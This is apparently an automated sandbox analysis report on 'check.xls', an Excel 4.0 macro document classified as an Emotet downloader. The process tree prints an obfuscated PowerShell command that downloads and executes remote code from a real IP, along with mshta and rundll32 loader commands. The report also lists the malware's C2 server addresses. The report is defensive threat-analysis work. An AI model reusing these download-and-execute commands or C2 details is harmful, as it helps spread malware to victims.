ID: 562510
Sample Name: check.xls
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 23:28:24
Date: 28/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

check.xls


Overview

General Information

Sample Name:	check.xls
Analysis ID:	562510
MD5:	b4ab7bf24d8871..
SHA1:	1aac1e6607873f..
SHA256:	331c3b9e917fa2..
Infos:	



Detection




Hidden Macro 4.0 Emotet

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Snort IDS alert for network traffic (e…
- Antivirus detection for URL or domain
- Found malicious Excel 4.0 Macro
- Found malware configuration
- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Office document tries to convince v…
- Yara detected Emotet
- Multi AV Scanner detection for dom…
- Sigma detected: Windows Shell File…
- Document contains OLE streams w…
- Powershell drops PE file

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2724 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
  - cmd.exe (PID: 2036 cmdline: cmd /c mshta http://91.240.118.168/zzx/ccv/fe.html MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
    - mshta.exe (PID: 1712 cmdline: mshta http://91.240.118.168/zzx/ccv/fe.html MD5: 95828D670CFD3B16EE188168E083C3C5)
      - powershell.exe (PID: 2828 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -noexit $c1='({FdrggvdRf}{FdrggvdRf}Ne{FdrggvdRf}{FdrggvdRf}w{FdrggvdRf}-Obj{FdrggvdRf}ec{FdrggvdRf}{FdrggvdRf}t N{FdrggvdRf}{FdrggvdRf}et{FdrggvdRf}.W{FdrggvdRf}{FdrggvdRf}e'.replace('{FdrggvdRf}', ''); $c4='bC{FdrggvdRf}li{FdrggvdRf}{FdrggvdRf}en{FdrggvdRf}{FdrggvdRf}t).D{FdrggvdRf}{FdrggvdRf}ow{FdrggvdRf}{FdrggvdRf}nl{FdrggvdRf}{FdrggvdRf}{FdrggvdRf}o'.replace('{FdrggvdRf}', ''); $c3='ad{FdrggvdRf}{FdrggvdRf}St{FdrggvdRf}rin{FdrggvdRf}{FdrggvdRf}g{FdrggvdRf}("ht{FdrggvdRf}tp{FdrggvdRf}://91.240.118.168/zzx/ccv/fe.png")'.replace('{FdrggvdRf}', '');$JI=($c1,$c4,$c3 -Join '');I`E`X $JI|I`E`X MD5: 852D67A27E454BD389FA7F02A8CBE23F)
        - cmd.exe (PID: 2548 cmdline: "C:\Windows\system32\cmd.exe" /c C:\Windows\SysWow64\rundll32.exe C:\Users\Public\Documents\ssd.dll AnyString MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
          - rundll32.exe (PID: 2220 cmdline: C:\Windows\SysWow64\rundll32.exe C:\Users\Public\Documents\ssd.dll AnyString MD5: 51138BEEA3E2C21EC44D0932C71762A8)
            - rundll32.exe (PID: 2856 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Users\Public\Documents\ssd.dll",DllRegisterServer MD5: 51138BEEA3E2C21EC44D0932C71762A8)
              - rundll32.exe (PID: 2812 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Vynkcaqowyax\awlbpzydkj.dai",eCIlnBbopQsHZ MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                - rundll32.exe (PID: 1272 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Vynkcaqowyax\awlbpzydkj.dai",DllRegisterServer MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                  - rundll32.exe (PID: 2604 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Nbcvytvfdctpr\ypizexh.jni",DTzZcwBzvukLX MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                    - rundll32.exe (PID: 2700 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Nbcvytvfdctpr\ypizexh.jni",DllRegisterServer MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                      - rundll32.exe (PID: 2964 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Ditxkaqsfgmceab\rvapdmavyfv.jgp",XhTgIPP MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                        - rundll32.exe (PID: 2760 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Ditxkaqsfgmceab\rvapdmavyfv.jgp",DllRegisterServer MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                          - rundll32.exe (PID: 2548 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Qnjqx\xohsny.wba",zykxfMjqzK MD5: 51138BEEA3E2C21EC44D0932C71762A8)
            - rundll32.exe (PID: 1584 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Qnjqx\xohsny.wba",DllRegisterServer MD5: 51138BEEA3E2C21EC44D0932C71762A8)
- **cleanup**

Malware Configuration

Threatname: Emotet


```
{
  "C2 list": [
    "160.16.102.168:80",
    "131.100.24.231:80",
    "200.17.134.35:7080",
    "207.38.84.195:8080",
    "212.237.56.116:7080",
    "58.227.42.236:80",
    "104.251.214.46:8080",
    "158.69.222.101:443",
    "192.254.71.210:443",
    "46.55.222.11:443",
    "45.118.135.203:7080",
    "107.182.225.142:8080",
    "103.75.201.2:443",
    "104.168.155.129:8080",
    "195.154.133.20:443",
    "159.8.59.82:8080",
    "110.232.117.186:8080",
    "45.142.114.231:8080",
    "41.76.108.46:8080",
    "203.114.109.124:443",
    "50.116.54.215:443",
    "209.59.138.75:7080",
    "185.157.82.211:8080",
    "164.68.99.3:8080",
    "162.214.50.39:7080",
    "138.185.72.26:8080",
    "178.63.25.185:443",
    "51.15.4.22:443",
    "81.0.236.90:443",
    "216.158.226.206:443",
    "45.176.232.124:443",
    "162.243.175.63:443",
    "212.237.17.99:8080",
    "45.118.115.99:8080",
    "129.232.188.93:443",
    "173.214.173.220:8080",
    "178.79.147.66:8080",
    "176.104.106.96:8080",
    "51.38.71.0:443",
    "173.212.193.249:8080",
    "217.182.143.207:443",
    "212.24.98.99:8080",
    "159.89.230.105:443",
    "79.172.212.216:8080",
    "212.237.5.209:443"
  ],
  "Public Key": [
    "RUNLMSAAAADzozW1Di4r9DVWzQpMKT588RDdy7BPILP6AiDOTLYMHkSWvrQO5slbmr1OvZ2Pz+AQWzRMggQmAtO6rPH7nyx2",
    "RUNTMSAAAABAX3S2xNjcDD0fBno33Ln5t71eii+mofIPoXkNFOX1MeiwCh48iz97kB0mJjGGZXwardnDXKxI8GCHGNl0PFj5"
  ]
}
```


Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
check.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x108a2:$s1: Excel • 0x11913:$s1: Excel • 0x481d:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 00 00 00 00 00 00 00 00 01 3A
check.xls	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	
check.xls	INDICATOR_OLE_Excel4Macros_DL2	Detects OLE Excel 4 Macros documents acting as downloaders	ditekSHen	• 0x47a3:$e2: 00 4D 61 63 72 6F 31 85 00 • 0x481d:$a1: 18 00 17 00 20 00 00 01 07 00 00 00 00 00 00 00 00 00 01 3A 00 • 0x946:$x1: * #,##0 • 0x952:$x1: * #,##0 • 0x9fb:$x1: * #,##0 • 0xa0a:$x1: * #,##0 • 0xa36:$x1: * #,##0

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\Desktop\check.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x108a2:$s1: Excel • 0x11913:$s1: Excel • 0x481d:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 00 00 00 00 00 00 00 00 01 3A
C:\Users\user\Desktop\check.xls	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	
C:\Users\user\Desktop\check.xls	INDICATOR_OLE_Excel4Macros_DL2	Detects OLE Excel 4 Macros documents acting as downloaders	ditekSHen	• 0x47a3:$e2: 00 4D 61 63 72 6F 31 85 00 • 0x481d:$a1: 18 00 17 00 20 00 00 01 07 00 00 00 00 00 00 00 00 00 01 3A 00 • 0x946:$x1: * #,##0 • 0x952:$x1: * #,##0 • 0x9fb:$x1: * #,##0 • 0xa0a:$x1: * #,##0 • 0xa36:$x1: * #,##0
C:\Users\Public\Documents\ssd.dll	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
00000013.00000002.660050633.00000000023D0000.00000040.00000800.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
0000000E.00000002.551254560.00000000026E1000.00000020.00000800.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
0000000C.00000002.513222322.0000000010001000.00000020.00000001.01000000.0000000D.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
0000000C.00000002.512899048.0000000000A41000.00000020.00000800.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000011.00000002.594132166.0000000000901000.00000020.00000800.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
Click to see the 89 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
12.2.rundll32.exe.3100000.13.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
19.2.rundll32.exe.2840000.10.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
16.2.rundll32.exe.230000.1.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
19.2.rundll32.exe.5c0000.4.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
14.2.rundll32.exe.a50000.5.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
Click to see the 131 entries				

Sigma Overview

System Summary

Sigma detected: Windows Shell File Write to Suspicious Folder
Sigma detected: MSHTA Spawning Windows Shell
Sigma detected: Suspicious MSHTA Process Patterns
Sigma detected: Microsoft Office Product Spawning Windows Shell
Sigma detected: Suspicious PowerShell Command Line
Sigma detected: Mshta Spawning Windows Shell

Jbx Signature Overview

AV Detection

Antivirus detection for URL or domain

Found malware configuration

Multi AV Scanner detection for submitted file

Multi AV Scanner detection for domain / URL

Machine Learning detection for dropped file

Software Vulnerabilities

Document exploit detected (process start blacklist hit)

Networking

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

E-Banking Fraud

Yara detected Emotet

System Summary

Found malicious Excel 4.0 Macro

Malicious sample detected (through community Yara rule)

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Document contains OLE streams with names of living off the land binaries

Powershell drops PE file

Found Excel 4.0 Macro with suspicious formulas

Hooking and other Techniques for Hiding and Protection

Hides that the sample has been downloaded from the Internet (zone.identifier)

Stealing of Sensitive Information


Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 1 Scripting	1 Windows Service	1 Windows Service	1 Disable or Modify Tools	1 Input Capture	2 System Time Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	3 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 Native API	Boot or Logon Initialization Scripts	1 1 Process Injection	1 Deobfuscate/Decode Files or Information	LSASS Memory	1 3 File and Directory Discovery	Remote Desktop Protocol	1 Data from Local System	Exfiltration Over Bluetooth	1 1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 3 Exploitation for Client Execution	Logon Script (Windows)	Logon Script (Windows)	2 1 Scripting	Security Account Manager	3 8 System Information Discovery	SMB/Windows Admin Shares	1 Email Collection	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Local Accounts	1 1 Command and Scripting Interpreter	Logon Script (Mac)	Logon Script (Mac)	2 Obfuscated Files or Information	NTDS	1 Query Registry	Distributed Component Object Model	1 Input Capture	Scheduled Transfer	1 1 3 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	1 Service Execution	Network Logon Script	Network Logon Script	2 1 Masquerading	LSA Secrets	2 1 Security Software Discovery	SSH	1 Clipboard Data	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	1 PowerShell	Rc.common	Rc.common	1 Modify Registry	Cached Domain Credentials	1 Virtualization/Sandbox Evasion	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Virtualization/Sandbox Evasion	DCSync	1 Process Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 1 Process Injection	Proc Filesystem	1 Application Window Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 Hidden Files and Directories	/etc/passwd and /etc/shadow	1 Remote System Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	1 Rundll32	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols			Data Encrypted for Impact


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
check.xls	37%	ReversingLabs	Document-Excel.Trojan.Heuristic	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\Public\Documents\ssd.dll	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
17.2.rundll32.exe.900000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
14.2.rundll32.exe.a50000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
19.2.rundll32.exe.2900000.11.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
14.2.rundll32.exe.8e0000.4.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
10.2.rundll32.exe.690000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File

Source	Detection	Scanner	Label	Link	Download
10.2.rundll32.exe.26b0000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
17.2.rundll32.exe.30e0000.13.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.rundll32.exe.3100000.13.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
19.2.rundll32.exe.23d0000.8.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
10.2.rundll32.exe.7b0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.2.rundll32.exe.2820000.7.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.rundll32.exe.2f10000.11.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
16.2.rundll32.exe.230000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.rundll32.exe.440000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.2.rundll32.exe.7e0000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
17.2.rundll32.exe.3060000.12.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
14.2.rundll32.exe.2920000.11.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
13.2.rundll32.exe.290000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
10.2.rundll32.exe.2de0000.8.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
19.2.rundll32.exe.960000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
19.2.rundll32.exe.5c0000.4.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
10.2.rundll32.exe.2e10000.9.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
14.2.rundll32.exe.2780000.9.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.rundll32.exe.ab0000.6.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
16.2.rundll32.exe.1a0000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
10.2.rundll32.exe.a10000.2.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
17.2.rundll32.exe.210000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.2.rundll32.exe.2770000.6.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
18.2.rundll32.exe.230000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
19.2.rundll32.exe.330000.2.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
12.2.rundll32.exe.3080000.12.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
10.2.rundll32.exe.3130000.15.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
9.2.rundll32.exe.1f70000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.2.rundll32.exe.2e40000.10.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
13.2.rundll32.exe.6f0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
17.2.rundll32.exe.28b0000.9.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.rundll32.exe.bf0000.7.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
17.2.rundll32.exe.3030000.11.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
19.2.rundll32.exe.2840000.10.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
17.2.rundll32.exe.2e40000.10.unpack	100%	Avira	HEUR/AGEN.1145233		Download File

Source	Detection	Scanner	Label	Link	Download
10.2.rundll32.exe.2ea0000.12.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
17.2.rundll32.exe.300000.2.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
12.2.rundll32.exe.170000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
14.2.rundll32.exe.2850000.10.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
17.2.rundll32.exe.1e0000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
17.2.rundll32.exe.890000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.rundll32.exe.24b0000.8.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
14.2.rundll32.exe.8b0000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
19.2.rundll32.exe.1f0000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
14.2.rundll32.exe.220000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.2.rundll32.exe.3100000.14.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
19.2.rundll32.exe.2c60000.13.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
14.2.rundll32.exe.2f90000.12.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
19.2.rundll32.exe.2d10000.14.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
12.2.rundll32.exe.a40000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
